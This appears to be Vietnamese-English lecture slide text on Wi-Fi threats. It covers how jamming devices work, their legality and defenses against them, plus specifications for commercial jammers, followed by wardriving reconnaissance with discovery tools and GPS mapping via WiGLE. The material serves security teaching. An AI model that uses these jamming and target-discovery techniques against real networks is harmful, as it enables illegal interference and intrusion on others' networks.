- **Chặn giao tiếp:** Tín hiệu nhiễu làm gián đoạn quá trình trao đổi dữ liệu giữa router Wi-Fi và các thiết bị kết nối đến nó.
- **Đánh lừa thiết bị:** Một số thiết bị còn sử dụng phương pháp gửi các gói tin giả mạo để làm router bị quá tải hoặc ngắt kết nối các thiết bị.

Wi-fi Jamming Devices

2. Ứng dụng

- **Hợp pháp:**

- Một số tổ chức sử dụng thiết bị này để bảo vệ các khu vực nhạy cảm, ngăn chặn truy cập trái phép vào mạng.
- Kiểm soát tín hiệu trong các khu vực giới hạn như phòng họp quan trọng hoặc phòng thi.

- **Bất hợp pháp:**

- Trong nhiều quốc gia, việc sử dụng thiết bị gây nhiễu Wi-Fi thường bị cấm vì nó vi phạm quyền sử dụng băng tần vô tuyến công cộng và có thể gây hại cho người khác.
- Một số cá nhân sử dụng thiết bị này cho mục đích phá hoại hoặc làm gián đoạn các dịch vụ hợp pháp.

Wi-fi Jamming Devices

3. Pháp luật và Quy định

- **Tại Việt Nam:** Thiết bị gây nhiễu sóng, bao gồm Wi-Fi jammer, bị coi là bất hợp pháp nếu không có sự cho phép của cơ quan chức năng.
- **Quốc tế:** Các tổ chức như FCC (Mỹ) cấm việc sản xuất, bán hoặc sử dụng thiết bị này.

4. Phòng chống

- **Bảo mật mạng:** Sử dụng mạng Wi-Fi được mã hóa, thay đổi mật khẩu thường xuyên.
- **Giám sát tín hiệu:** Sử dụng phần mềm phát hiện nhiễu tín hiệu để xác định và ngăn chặn.
- **Thiết bị bảo vệ:** Một số router hiện đại có tính năng tự điều chỉnh tần số để tránh nhiễu.

Các môđe dọa

Wi-Fi Jamming Devices

MGT- P6 GPS Jammer



Range : 10 ~ 20 meters
4 antennas
3G: 2110 ~ 2170MHz
Wi-Fi / Bluetooth:
2400 ~ 2485MHz

MGT- 02 Jammer



Range : 20 ~ 50 meters
4 antennas

MGT- MP200 Jammer



Range: 50 - 75m
Barrage + DDS
sweep jamming
20 to 2500 MHz.
Omni-directional
antennas

MGT- 03 Jammer



Range : 0 ~ 40 meters
4 antennas

MGT- P6 Wi-Fi Jammer



Range : 10 ~ 20 meters
IDen - CDMA - GSM: 850
~ 960MHz
DCS - PCS: 1805 ~
1990MHz
3G: 2110 ~ 2170MHz
Wi-Fi / Bluetooth: 2400 ~
2485MHz
4 antennas

MGT- P3x13 Jammer



Range : 50 ~ 200 meters
3 frequency bands
jammed

Phương pháp tấn công



Phương pháp tấn công

Find Wi-Fi Networks to Attack

The first task an attacker will go through when searching for Wi-Fi targets is **checking the potential networks** that are in range to find the best one to attack



Drive around with Wi-Fi enabled laptop installed with a wireless discovery tool and map out active wireless networks

You will need these to discover Wi-Fi networks



Laptop with Wi-Fi card



External Wi-Fi antenna



Network discovery programs



Tools Used: inSSIDer, NetSurveyor, NetStumbler, Vistumbler etc.


Phương pháp tấn công

Attackers **Scanning** for Wi-Fi Networks



Phương pháp tấn công


Wi-Fi Discovery Tool: **inSSIDer**



Phương pháp tấn công

Wi-Fi Discovery Tool: **NetSurveyor**

NetSurveyor is a network discovery tool used to gather information about nearby **wireless access points in real time**



The screenshot shows the NetSurveyor application window with the title "NetSurveyor :: 802.11 Discovery Tool :: Nuts About Nets, LLC". The interface includes a menu bar (File, View, Logging, Help), a toolbar (Pause Scanning, Reset Charts), and two tabs: "Network Discovery" (selected) and "Data Playback". The main display is a table of discovered access points.


Visible	SSID	BSSID (MAC)	Channel	Beacon Strength (dBm)	Beacon Strength (mW)	Beacon Quality (%)	Signal Quality	Radio Type	Encryption	Active
☒	linksys	00-14-BF-84-94-92	6	-75	.0316	33	Low	OFDM24	WEP	YES
☒	dlink	00-10-39-83-00-76	6	-84	.004	22	Very Low	OFDM24	WEP	YES
☒	netgear	00-14-6C-D8-3F-...	1	-54	3.9811	59	Excellent	OFDM24	None	YES
☒	eur-net	00-9C-41-14-E1-D5	12	-56	2.5119	56	Excellent	OFDM24	WEP	YES
☒	eur-com	00-9D-42-15-E2-...	13	-61	.7943	50	Very Good	OFDM24	WEP	YES
☒	jp-link	00-9E-43-16-E3-D7	14	-95	.0003	8	Poor	OFDM24	WEP	YES
☒	wealink	00-10-F5-36-CD-43	8	-39	125.8925	77	Excellent	OFDM24	WEP	YES
☒	dino	00-99-06-60-3b-41	1	-39	125.8925	77	Excellent	OFDM24	WEP	YES
☒	openair	00-69-97-4b-3f-4c	3	-71	.0794	38	Low	OFDM24	WEP	YES
☒	ramenet	00-19-4b-49-94-e3	1	-54	3.9811	59	Excellent	OFDM24	WEP	YES
☒	tsunami	00-99-56-d8-a4-8b	6	-65	.7162	45	Very Good	OFDM24	WEP	YES
☒	tightrope	00-a9-d3-02-a4-cf	9	-47	19.9524	67	Excellent	OFDM24	None	YES
☒	woody	00-99-03-75-0d-7a	3	-78	.0158	29	Low	OFDM24	WEP	YES
☒	eur-gear	00-9F-44-16-E4-D8	12	-57	1.9953	55	Very Good	OFDM24	WEP	YES
☒	eur-tys	00-19-45-17-E5-D9	13	-39	125.8925	77	Excellent	OFDM24	WEP	YES
☒	jp-test	00-11-46-18-E6-D4	14	-35	316.2278	82	Excellent	OFDM24	WEP	YES
☐	control_neta	00-12-47-19-E7-D8	36	-55	3.1623	57	Excellent	OFDM5	WEP	YES
☐	control_neta	00-13-45-1A-E8-D9	64	-91	.0008	13	Poor	OFDM5	WEP	YES
☐	control_neta	00-14-49-1B-E9-...	124	-100	.0001	2	Poor	OFDM5	WEP	YES

Phương pháp tấn công

Wi-Fi Discovery Tool: **NetStumbler**

Facilitates detection of Wireless LANs using the 802.11b, 802.11a and 802.11g WLAN standards


1. Wardriving
2. Verifying network configurations
3. **Finding locations** with poor coverage in one's WLAN
4. **Detecting causes** of wireless interference
5. Detecting rogue access points
6. **Aiming directional antennas** for long-haul WLAN links



Phương pháp tấn công


Wi-Fi Discovery Tool: **Vistumbler**

1. Finds wireless access points
2. Uses the Vista command 'netsh wlan show networks mode=bssid' to get wireless information
3. It supports for GPS and live Google Earth tracking



Phương pháp tấn công

Wi-Fi Discovery Tool: **WirelessMon**



Phương pháp tấn công

Wi-Fi Discovery Tools



WiFi Hopper

<http://www.wifihopper.com>



Meraki WiFi Stumbler

<http://meraki.com>



Wavestumbler

<http://www.cqure.net>



Wellenreiter

<http://wellenreiter.sourceforge.net>



iStumbler

<http://www.istumbler.net>



AirCheck Wi-Fi Tester

<http://www.flukenetworks.com>



WiFinder

<http://www.pgmssoft.com>



AirRadar 2

<http://www.koingosw.com>

Phương pháp tấn công



Phương pháp tấn công

GPS Mapping



Attackers create map of discovered Wi-Fi networks and **create a database** with statistics collected by Wi-Fi discovery tools such as Netsurveyor, NetStumblers etc.

GPS is used to **track the location** of the discovered Wi-Fi networks and the **coordinates uploaded** to sites like WIGLE

Attackers can **share this information** with the hacking to community or sell it to make money



Attacker




Discovery of Wi-Fi networks



Post the GPS locations to WIGLE

GPS Mapping Tool: **WIGLE**



WiGLE ((Wireless Geographic Logging Engine)

Là một nền tảng và công cụ chuyên thu thập và bản đồ hóa các **mạng không dây** (Wi-Fi, Bluetooth) trên toàn thế giới.

Tính năng chính của WiGLE

1. Bản đồ hóa mạng không dây:

1. Hiện thị các mạng Wi-Fi và Bluetooth trên bản đồ thế giới dựa trên dữ liệu được thu thập bởi cộng đồng.
2. Người dùng có thể tìm kiếm vị trí cụ thể của mạng Wi-Fi hoặc vùng có mật độ cao.

2. Thu thập dữ liệu mạng:

1. WiGLE thu thập **SSID** (tên mạng Wi-Fi), **BSSID** (địa chỉ MAC), cường độ tín hiệu và vị trí tọa độ GPS.
2. Dữ liệu được thu thập thông qua các ứng dụng hoặc thiết bị có GPS kết hợp với quét Wi-Fi.

WiGLE ((Wireless Geographic Logging Engine)

Ứng dụng của WiGLE

- **War driving:** Khảo sát và ghi lại vị trí của các mạng Wi-Fi khi lái xe hoặc di chuyển.
- **Phân tích bảo mật:** Xác định các mạng không an toàn (mở, không mã hóa).
- **Nghiên cứu mạng:** Nghiên cứu sự phân bố mạng không dây trên toàn cầu.
- **Theo dõi và đánh giá kết nối:** Phát hiện các điểm có mật độ kết nối cao hoặc vùng chết.


Cách hoạt động của WiGLE

- Người dùng cài đặt ứng dụng WiGLE để quét mạng Wi-Fi xung quanh khi di chuyển.
- Ứng dụng sẽ thu thập: Tên mạng (SSID); Địa chỉ MAC (BSSID); Cường độ tín hiệu; Vị trí GPS (tọa độ).
- Dữ liệu này được tải lên máy chủ WiGLE và được hiển thị trên bản đồ.

Phương pháp tấn công

GPS Mapping Tool: **Skyhook**

Skyhook's Wi-Fi Positioning System (WPS) **determines location based** on Skyhook's massive worldwide database of known Wi-Fi access points



